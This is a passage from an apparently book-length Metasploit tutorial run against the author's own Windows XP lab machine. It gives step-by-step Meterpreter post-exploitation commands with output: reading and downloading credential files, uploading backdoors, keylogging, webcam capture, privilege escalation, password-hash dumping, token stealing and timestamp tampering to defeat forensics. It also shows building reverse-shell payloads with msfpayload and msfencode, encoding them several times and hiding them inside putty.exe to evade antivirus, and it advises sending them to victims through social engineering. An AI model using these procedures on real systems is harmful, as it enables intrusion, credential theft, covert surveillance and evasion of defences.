100666/rw-rw-rw-    71            fil             2012-12-19 09:35:40 +0530  credit card.txt
100666/rw-rw-rw-    122           fil             2012-12-19 09:38:32 +0530  email password.txt
40777/rwxrwxrwx     0              dir             2012-08-12 15:26:38 +0530  hhh
100666/rw-rw-rw-     8             fil             2012-10-11 17:24:48 +0530  kalee.txt
100666/rw-rw-rw-    12            fil             2012-10-11 17:24:48 +0530  kaleemmm.txt
100444/r--r--r--    250032         fil             2004-08-04 17:30:00 +0530  ntldr
```

3)cat:This command is used to read the contents in a file.In 'ls' you can find two files namely credit card and email password.I intentionally created them, to demonstrate how awful it is to save confidential information without encrypting.

```
meterpreter > cat c:\\emailpassword.txt
gmail      kaleemshaik1234@gmail.com
password   @$kaleem.3

yahoo      kaleemshaikyahoo@yahoo.com
password   $%yahoometerpreter >
meterpreter > cat c:\\emailpassword.txt
gmail      kaleemshaik1234@gmail.com
password   @$kaleem.3

yahoo      kaleemshaikyahoo@yahoo.com
password   $%yahoometerpreter >
meterpreter > cat c:\\creditcard.txt
card no

1234 6756 8976 4321

expire date

07/16

cvv no 356meterpreter >
```

So do not save your confidential information into text files and do not write passwords any where.If you want to write,then encrypt those files.[True encrypt](#) is a good software to encrypt any kind of files.

4)download:You can also download those files using this command.

Usage : downloaod file path

eg: download c:\\creditcard.txt

```
meterpreter > download c:\\creditcard.txt
[*] downloading: c:\\creditcard.txt -> creditcard.txt
[*] downloaded : c:\\creditcard.txt -> creditcard.txt
meterpreter > █
```

5)upload:You can upload your backdoors into the target system.

Usage: upload source destination

eg: upload /root/payload.exe c:\\

```
meterpreter > upload -h
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h          Help banner.
    -r          Upload recursively.

meterpreter > upload /root/payload.exe c:\\
[*] uploading   : /root/payload.exe -> c:\\
[*] uploaded    : /root/payload.exe -> c:\\payload.exe
meterpreter > █
```

Search: This command is used to search files in a folder or drive. We can also specify the type of file to search eg. Doc,txt,pdf

Usage: search -d c:\\ -f *.txt -r

```
meterpreter > search -d c:\\ -f *.txt
Found 138 results...
  c:\creditcard.txt (71 bytes)
  c:\emailpassword.txt (122 bytes)
  c:\Documents and Settings\Administrator\Application Data\Microsoft\Internet Explorer\brndlog.txt (5947 bytes)
  c:\Documents and Settings\Administrator\Local Settings\Temp\00001322\manifest.txt (919 bytes)
  c:\Documents and Settings\Administrator\Local Settings\Temp\AUCHECK_PARSER.txt (221 bytes)
  c:\Documents and Settings\Administrator\Local Settings\Temp\dd_netfx20MSI177F.txt (5067920 bytes)
  c:\Documents and Settings\Administrator\Local Settings\Temp\dd_netfx20UI177F.txt (17440 bytes)
  c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\manifest.txt (1702 bytes)
  c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\adobe-flashcs3.txt (1433 bytes)
  c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\adobe-photoshopcs3.txt (1712 bytes)
```

mkdir,rmdir: To make a directory we use 'mkdir' command. To remove a directory we use 'rmdir' command.

Usage : mkdir kaleem

Usage: rmdir kaleem

```
meterpreter > mkdir kaleem
Creating directory: kaleem
meterpreter > rmdir kaleem
Removing directory: kaleem
meterpreter >
```

Networking commands:

1) **arp**: To display the host arp cache and host information.

```
meterpreter > arp

ARP cache
=====

IP address      MAC address      Interface
-----
192.168.217.2   00:50:56:e7:09:5f 65539
192.168.217.133 00:0c:29:05:9e:d9 65539

meterpreter > █
```

2) **ipconfig**: It used to display the remote host ipaddress.

```
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 65539
=====
Name       : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:73:67:81
MTU        : 1500
IPv4 Address : 192.168.217.131
IPv4 Netmask : 255.255.255.0
```

Netstat: It is used to display the network statistics.

```
File Edit View Terminal Help
meterpreter > netstat

Connection list
=====

Proto Local address Remote address State User Inode PID/Progr
am name -----
-----

tcp 0.0.0.0:23 0.0.0.0:* LISTEN 0 0 872/tlnts
tcp 0.0.0.0:135 0.0.0.0:* LISTEN 0 0 968/svcho
tcp 0.0.0.0:445 0.0.0.0:* LISTEN 0 0 4/System
tcp 0.0.0.0:3389 0.0.0.0:* LISTEN 0 0 864/svcho
tcp 0.0.0.0:31337 0.0.0.0:* LISTEN 0 0 1924/mets
tcp 127.0.0.1:1029 0.0.0.0:* LISTEN 0 0 2508/alg.
tcp 127.0.0.1:5152 0.0.0.0:* LISTEN 0 0 1092/jqs.
tcp 192.168.217.131:139 0.0.0.0:* LISTEN 0 0 4/System
tcp 192.168.217.131:1041 0.0.0.0:* LISTEN 0 0 1944/sqls
tcp 192.168.217.131:1308 192.168.217.133:443 SYN_SENT 0 0 28736/svc
tcp 192.168.217.131:1036 192.168.217.133:4444 ESTABLISHED 0 0 1060/svch
tcp 192.168.217.131:1037 192.168.217.133:4444 ESTABLISHED 0 0 1060/svch
tcp 192.168.217.131:1133 23.57.208.60:443 CLOSE_WAIT 0 0 1688/jusc
tcp 192.168.217.131:1058 23.57.208.60:443 CLOSE_WAIT 0 0 7212/jusc
udp 0.0.0.0:1434 0.0.0.0:* 0 0 148/sqlbr
udp 0.0.0.0:500 0.0.0.0:* 0 0 696/lsass
```

Route: It is used to display the routing table information. This command is very useful in pivoting concept.

Usage : route -h

```
meterpreter > route -h
Usage: route [-h] command [args]

Display or modify the routing table on the remote machine.

Supported commands:

add [subnet] [netmask] [gateway]
delete [subnet] [netmask] [gateway]
list

meterpreter > route list

IPv4 network routes
=====

Subnet Netmask Gateway Metric Interface
-----
0.0.0.0 0.0.0.0 192.168.217.2 10 65539
127.0.0.0 255.0.0.0 127.0.0.1 1 1
192.168.217.0 255.255.255.0 192.168.217.131 10 65539
192.168.217.131 255.255.255.255 127.0.0.1 10 1
192.168.217.255 255.255.255.255 192.168.217.131 10 65539
224.0.0.0 240.0.0.0 192.168.217.131 10 65539
255.255.255.255 255.255.255.255 192.168.217.131 1 65539
```

System commands:

sysinfo: This command is used to view the target system information.

```
meterpreter > sysinfo
Computer      : KALEEM-27A12BDC
OS           : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter  : x86/win32
meterpreter > █
```

Ps: This command is used to display the process running in the target system.

```
meterpreter > ps

Process List
=====

PID      PPID   Name                                Arch  Session  User                                Pat
---      -
0        0      [System Process]                   x86   4294967295
4        0      System                             x86   0        NT AUTHORITY\SYSTEM
112      684    VMUpgradeHelper.exe                x86   0        NT AUTHORITY\SYSTEM
148      684    sqlbrowser.exe                     x86   0        NT AUTHORITY\NETWORK SERVICE
396      684    vmtoolsd.exe                       x86   0        NT AUTHORITY\SYSTEM
552      4      smss.exe                           x86   0        NT AUTHORITY\SYSTEM
616      552    csrss.exe                          x86   0        NT AUTHORITY\SYSTEM
640      552    winlogon.exe                       x86   0        NT AUTHORITY\SYSTEM
684      640    services.exe                       x86   0        NT AUTHORITY\SYSTEM
696      640    lsass.exe                          x86   0        NT AUTHORITY\SYSTEM
```

getpid: This command is used to view the current process .

```
meterpreter > getpid
Current pid: 1072
```

getuid: This command is used to view the current user.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Reboot:This command is used to reboot the our target system.

Shutdown:This command is used to shutdown the remote system.

Shell:This command is used to drop a shell in the remote system.

```
meterpreter > shell
Process 48160 created.
Channel 8 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
c:\>
```

Token impersonation:

Token impersonation is a very important concept in meterpreter.Windows token are just like web "cookies". They are like temporary keys which just hold an object security information for the entire login that they do not have to provide their credentials each time when accessing a file or an object. There are two types of tokens available

- 1)Delegation token
- 2)impersonate token

1)Delegation token:Delegation tokens are used for interactive login such as logging into our windows machine and connecting to remote desktop.

2)Impersonate token:Impersonate tokens are used for non-interactive logins like connecting to a network drive.

Tokens can be available to us until reboot. When the user logs off from the system, delegation token becomes impersonate token but it has all the rights just like delegation token.

We will use 'incognito' extension to steal and impersonate windows token. You can find much about token in below pdf link.

http://labs.mwrinfosecurity.com/assets/142/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf

First we have to load **incognito** extension into our meterpreter.

Usage: use incognito

To view available tokens you can use below command.

Usage:list_tokens -u

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
KALEEM-27A12BDC\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > |
```

You can see 4 delegation tokens and 1 impersonate token are available. Quickly check who we are using 'getuid' command.

Usage: getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Now I am logged as a NT AUTHORITY\SYSTEM. Now I am going to impersonate as other user.

Impersonate:

You can see in delegation tokens KALEEM-27A12BDC\ADMINISTRATOR token available. Now I am going to impersonate like that user.

Usage: impersonate token name

eg: impersonate KALEEM-27A12BDC\ADMINISTRATOR

You can see I impersonated as KALEEM. You can see user user id using 'getuid' command.

```
meterpreter > impersonate_token KALEEM-27A12BDC\Administrator
[+] Delegation token available
[+] Successfully impersonated user KALEEM-27A12BDC\Administrator
meterpreter > getuid
Server username: KALEEM-27A12BDC\Administrator
meterpreter >
```

Steal token:

You can steal token from other users.

Usage: steal process id

eg: steal 1234

```
meterpreter > steal_token 1724
Stolen token with username: KALEEM-27A12BDC\Administrator
meterpreter >
```

drop token:

You can drop token to get back. You can see in the below picture, first I impersonate as kaleem and I used drop token command to get back to NT AUTHORITY.

Usage: drop_token

```
meterpreter > impersonate_token KALEEM-27A12BDC\Administrator
[+] Delegation token available
[+] Successfully impersonated user KALEEM-27A12BDC\Administrator
meterpreter > getuid
Server username: KALEEM-27A12BDC\Administrator
meterpreter > drop_token
Relinquished token, now running as: NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

rev2self:

This command is also used to get back to the old user.

Usage:rev2self

```
meterpreter > rev2self
meterpreter > getpid
Current pid: 1072
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

getprivs: This command is used to get all the available privileges on the victim machine.

```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeDebugPrivilege
SeTcbPrivilege
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeAuditPrivilege
SeSystemEnvironmentPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
```

User interface and web cam commands:

idletime: This is used to view how long our victim is away from the system, meaning he does not interact with keyboard or mouse.

```
meterpreter > idletime
User has been idle for: 27 mins 41 secs
```

Keylogging:

All of us very are curious about what the victim is typing in his system and how to record all those keystrokes. Metasploit developers have done a great job to write an in-built keylogger. We can monitor all the keystrokes typed by our victim.

There are 3 commands available in meterpreter.

keyscan_start: To start a keylogger on the victim machine.

keyscan_dump: To dump all the keystrokes typed by our victim.

keyscan_stop: To stop the keylogger on the victim's system.

I performed all these commands on my victim machine (Windows XP). You can view them in the below picture.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Alt> <LMenu> <Alt> <LMenu> dgmail <Ctrl> <RCtrl> <Return> alemshaik1234 <Tab> 1234
67 <Alt> <Ctrl> <RMenu> <RCtrl>
meterpreter > keyscan_dump
Dumping captured keystrokes...
<LWin> rnote <Down> <Return> Hai i am prp <Back> eparing a document <Alt> <RMenu> <Ct
l> <RCtrl>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > █
```

Even it can record alt, ctrl, shift all keys. It is a very powerful command.

Uictl: This command is used to control the victim's keyboard and mouse. We can disable their keyboard or mouse remotely.

Usage : `uictl enable\disable keyboard\mouse.`

```
meterpreter > uictl -h
Usage: uictl [enable/disable] [keyboard/mouse]
meterpreter > uicitl disable keyboard
```

Screenshot:

We can grab screen shots of our victim's machine. We can view what the victim is viewing. You can see my windows machine desktop here.

Usage: `screenshot`



Webcam commands:

Another interesting commands are webcam commands. You can view the victim remotely. I do not have a webcam in my laptop (I am using a pretty old one). You can try this command in your system.

There are two commands available.

1) **webcam_list**: To view list the list of webcams.

Usage: `webcam_list`

2) **webcam_snap**: To take the snap shot of our victim.

Usage: `webcam_snap`

```
meterpreter > webcam_list
meterpreter > webcam_snap
[*] Starting...
[-] webcam_start: Operation failed: The system cannot find the file specified.
meterpreter >
```

I have got an error because I do not have a webcam on my laptop. It will work if you have one on yours.

Priv commands:

These commands are used to escalate privileges and to get all the available privileges on the victim machine.

Getsystem: This command is used to get privileges on the victim system.

Usage: `getsystem`

```
meterpreter > getsystem
...got system (via technique 1).
```

hashdump: This command is used to dump all the hashed passwords from the victim system.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d4459b1e4d65ef09b730e85c82b5d2c1:a861f92700075c512bb895b2cf3d716e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bb809747debfeb9147bb1755083ef4a9:::
meterpreter >
```

You can use crack the hashed passwords using `psexec exploit` or `jtr_crack_fast`.

timestamp(anti forensic tool):

When we are conducting a pentest on the victim's system, we may access their filesystem. If any forensic investigation, they will easily detect that the system has been compromised. The best way to avoid forensic detection is not to access our victim's file system. So we will use meterpreter. It completely resides in the memory and does not write any data on the disk. However, in most of the cases we will interact with the file system.

Then we have to use 'timestamp', a great tool to avoid forensic detection. By using this tool we can escape from forensic investigation. By using this tool, one can change the MAC(modified, access, creation) attributes of a file.

You can view various options by typing 'timestamp -h' command.

Usage: timestamp -h

```
meterpreter > timestamp
Usage: timestamp file_path OPTIONS
OPTIONS:
  -a <opt> Set the "last accessed" time of the file
  -b       Set the MACE timestamps so that EnCase shows blanks
  -c <opt> Set the "creation" time of the file
  -e <opt> Set the "mft entry modified" time of the file
  -f <opt> Set the MACE of attributes equal to the supplied file
  -h       Help banner
  -m <opt> Set the "last written" time of the file
  -r       Set the MACE timestamps recursively on a directory
  -v       Display the UTC MACE values of the file
  -z <opt> Set all four attributes (MACE) of the file
```

Set the creation time of a file :

We can set our own creation time to a file. To do this use '-c' option.

Usage: timestamp path of the file -c "MM/DD/YYYY HH:MM:SS"

Eg: timestamp c:\\creditcard.txt -c "08/20/1970 12:12:12"


```
meterpreter > timestamp c:\\creditcard.txt -c "08/20/1970 12:12:12"
[*] Setting specific MACE attributes on c:\\creditcard.txt
```

Set the modification time of a file:

We can set the modification time of a file. To do this use '-m' option.

Usage: timestomp path of the file -m "MM/DD/YYYY HH:MM:SS"

Eg: timestomp c:\\creditcard.txt -m "09/12/2015 12:13:24"

```
meterpreter > timestomp c:\\creditcard.txt -m "09/12/2015 12:46:56"
[*] Setting specific MACE attributes on c:\\creditcard.txt
meterpreter > timestomp c:\\creditcard.txt -v
Modified       : 2015-09-12 12:46:56 +0530  You can see the modified time
Accessed       : 2012-12-20 23:07:02 +0530
Created        : 1970-08-20 12:12:12 +0530  You can see the created time
Entry Modified: 2012-12-19 19:17:22 +0530
meterpreter >
```

Set the accessed time of a file:

We can set the accessed time of a file. To do this use '-a' option.

Usage : timestomp path of the file "MM/DD/YYYY HH:MM:SS"

Eg: timestomp c:\\creditcard.txt "09/18/1999 12:46:45"

```
meterpreter > timestomp c:\\creditcard.txt -a "09/18/1999 12:46:56"
[*] Setting specific MACE attributes on c:\\creditcard.txt
meterpreter > timestomp c:\\creditcard.txt -v
Modified       : 2015-09-12 12:46:56 +0530
Accessed       : 1999-09-18 12:46:56 +0530  You can see the accessed time
Created        : 1970-08-20 12:12:12 +0530
Entry Modified: 2012-12-19 19:17:22 +0530
meterpreter >
```

To display MAC attributes:

Use '-v' option to display all attributes.

Usage: timestamp path of the file -v

Eg: timestamp c:\\creditcard.txt -v

```
meterpreter > timestamp c:\\creditcard.txt -v
Modified       : 2012-12-19 09:35:40 +0530
Accessed      : 2012-12-20 23:07:02 +0530
Created       : 1970-08-20 12:12:12 +0530
Entry Modified: 2012-12-19 19:17:22 +0530
meterpreter >
```

To set existing file attributes:

We can set already existing file attributes to a our specified file. To do this use '-f' option. In the below example i specified 'ntldr' file attributes to my file.

Usage: timestamp path of our file -f path of existing file

Eg: timestamp c:\\creditcard.txt -f c:\\ntldr

```
meterpreter > timestamp c:\\creditcard.txt -f c:\\ntldr
[*] Setting MACE attributes on c:\\creditcard.txt from c:\\ntldr
meterpreter > timestamp c:\\creditcard.txt -v
Modified       : 2004-08-04 17:30:00 +0530
Accessed      : 2012-07-26 19:15:44 +0530
Created       : 2004-08-04 17:30:00 +0530
Entry Modified: 2012-07-26 19:17:09 +0530
meterpreter >
```

Chapter Seven

Metasploit Utilities

Metasploit comes with two utilities to generate shellcode and to evade anti-virus detection. Using these utilities we can stealthily do the exploitation.

There are two types of utilities

1. Msfpayload

2. Msfencode

1. Msfpayload:

Using msfpayload we can generate shellcode executables, and we can use that shellcode outside the framework. We can generate payload according to our format. We can create C, Ruby, Javascript and exe many types of formats.

Step 1:

Usage : msfpayload -h

```
root@bt:~# msfpayload -h

Usage: /opt/metasploit/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|C
aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

-h      Help banner
-l      List available payloads
```

step 2:

To view various options to fill.

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp 0

Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Version: 14774, 15548, 14976
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 290
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     LHOST            yes       The listen address
LPORT     4444             yes       The listen port

Description:
Connect back to the attacker, Inject the meterpreter server DLL via
the Reflective DLL Injection payload (staged)
```

Usage: msfpayload windows/meterpreter/reverse_tcp O

step 3

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=445

X> payload.exe

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=1234 X > payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.217.133", "LPORT"=>"1234"}
```

Here i filled the options LHOST AND LPORT and created .exe type payload.

Next i am going to use multihandler exploit to attack.

Step 4: multi handler exploit

- 1.use exploit/multi/handler
- 2.set payload windows/meterpreter/reverse_tcp
- 3.set LHOST 192.168.217.133
- 4.set LPORT 1234
- 5.exploit

send the created payload to the victim using some social engineering techniques and when he opens that payload you will get the meterpreter shell.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.217.133
LHOST => 192.168.217.133
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.217.133:1234
[*] Starting the payload handler...
```

Msfencode:

The payload which we have generated using msfpayload is fully functional and if victim scans with the help of an antivirus, it could be detected. Antivirus softwares look for signature to scan, so the shell code is detected by the antivirus.

To evade this, metasploit developers have done a great job to introduce a new utility called msfencode. Using this we can encode our shell code with various encoders to bypass antivirus detection.

```
root@bt:~# msfencode -h

Usage: /opt/metasploit/msf3/msfencode <options>

OPTIONS:

-a <opt> The architecture to encode as
-b <opt> The list of characters to avoid: '\x00\xff'
-c <opt> The number of times to encode the data
-d <opt> Specify the directory in which to look for EXE templates
-e <opt> The encoder to use
-h      Help banner
-i <opt> Encode the contents of the supplied file path
-k      Keep template working; run payload in new thread (use with -x)
-l      List available encoders
-m <opt> Specifies an additional module search path
-n      Dump encoder information
-o <opt> The output file
-p <opt> The platform to encode for
-s <opt> The maximum size of the encoded data
-t <opt> The output format: raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-sho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net
-v      Increase verbosity
-x <opt> Specify an alternate executable template
```

Usage :msfencode -h

There are different kind of options available to use.

Important options

- c ----- means count how many no. of times we are encoding
eg : -c 5 -----means i am encoding 5 times.
- e-----Name of the encode we use
eg: -e x86/alpha_upper
- o----- Give out file name
eg: -o payload.exe
- t-----Type of format
eg: -t raw
- x----- Option to give alternative templete.
Eg: -x notepad.exe
- k-----The given temple opens and our payload runs in new process.
Eg: -x notepad.exe -k

The victim is shown the notepad when he opens the file but that payload runs stealthily on the background.

List of msfencoders :

Usage: msfencode -l

```
root@bt:~# msfencode -l

Framework Encoders
=====

Name                Rank      Description
----                -
cmd/generic_sh      good     Generic Shell Variable Substitution Command Encoder
cmd/ifs             low      Generic ${IFS} Substitution Command Encoder
cmd/printf_php_mq  manual   printf(1) via PHP magic_quotes Utility Command Encoder
generic/none        normal   The "none" Encoder
mipsbe/longxor      normal   XOR Encoder
mipsle/longxor      normal   XOR Encoder
php/base64          great    PHP Base64 Encoder
ppc/longxor         normal   PPC LongXOR Encoder
ppc/longxor_tag     normal   PPC LongXOR Encoder
sparc/longxor_tag  normal   SPARC DWORD XOR Encoder
x64/xor             normal   XOR Encoder
x86/alpha_mixed    low      Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper     low      Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower manual   Avoid underscore/tolower
x86/avoid_utf8_tolower manual   Avoid UTF8/tolower
x86/call4_dword_xor normal   Call+4 Dword XOR Encoder
x86/context_cpuid  manual   CPUID-based Context Keyed Payload Encoder
x86/context_stat   manual   stat(2)-based Context Keyed Payload Encoder
x86/context_time   manual   time(2)-based Context Keyed Payload Encoder
x86/countdown      normal   Single-byte XOR Countdown Encoder
x86/fnstenv_mov     normal   Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive normal   Jump/Call XOR Additive Feedback Encoder
```


These are a list of available encoders .We can encode our payload using any of the above encoders to evade antivirus detection.

The very good encoder is shikata_ga_nai it is a polymorphic encoder.

Step 3 : Encoding wiht msfencode

Usage: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -t exe > payload.exe

explanation about above command



```
root@ht:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -t exe >payload.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
```

msfpayload-----Command to generate payload

windows/meterpreter/reverse_tcp--- meterpreter payload

LHOST-----My backtrack system ip address

LPORT-----Port number to bind

R | -----'R'means raw type of input,I used wiht pipe symbol.This pipe symbol appends the msfpayload output msfencode.

Msfencode----- Command to encode our payload

-e----- "-e" is used to before the name of the encoder.

shikata_ga_nai----- Name of the encoder.

-t exe----- "-t" is used to tell what type of extension we are using.Here i am using .exe extension.


> payload.exe----- output file name is payload.

Multi encoding with msfencode

Step 4:

Usage: `msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=444 R | msfencode -e x86/shikata_ga_nai -c 5 -t raw | msfencode -e x86/countdown -c 8 -t raw | msfencode -e x86/shikata_ga_nai -c 9 -t exe > payload.exe`

```
File Edit View Terminal Help
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=444 R | msfencode -e x86/shikata_ga_nai -c 5 -t raw | msfencode -e x86/countdown -c 8 -t raw | msfencode -e x86/shikata_ga_nai -c 9 -t exe > payload.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
[*] x86/countdown succeeded with size 443 (iteration=1)
[*] x86/countdown succeeded with size 461 (iteration=2)
[*] x86/countdown succeeded with size 479 (iteration=3)
[*] x86/countdown succeeded with size 497 (iteration=4)
[*] x86/countdown succeeded with size 515 (iteration=5)
[*] x86/countdown succeeded with size 533 (iteration=6)
[*] x86/countdown succeeded with size 551 (iteration=7)
[*] x86/countdown succeeded with size 569 (iteration=8)
```



Explanation

In the above command I have used 3 encoders. I have differentiated 3 of them in different colours.

Red colour: `msfencode -e x86/shikata_ga_nai -c 5 -t raw`

I encoded shikata_ga_nai encoder 5 times and type of output is raw.

Green colour: `msfencode -e x86/countdown -c 8 -t raw`

I encoded countdown encoder 8 times and type of output is raw

Pink colour: `msfencode -e x86/shikata_ga_nai -c 9 -t exe`

I encoded shikata_ga_nai encoder 9 times and type of output is exe

I did all these encoding to evade antivirus detection. This is called multi encoding because I used many encoders to encode my payload.

Encoding with Custom executabel templat

Step 5: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -c 5 -t exe -x putty.exe -o payload.exe -k

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=444 R | msfencode -e x86/shikata_ga_nai -c 5 -t exe -x putty.exe -o payload.exe -k
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
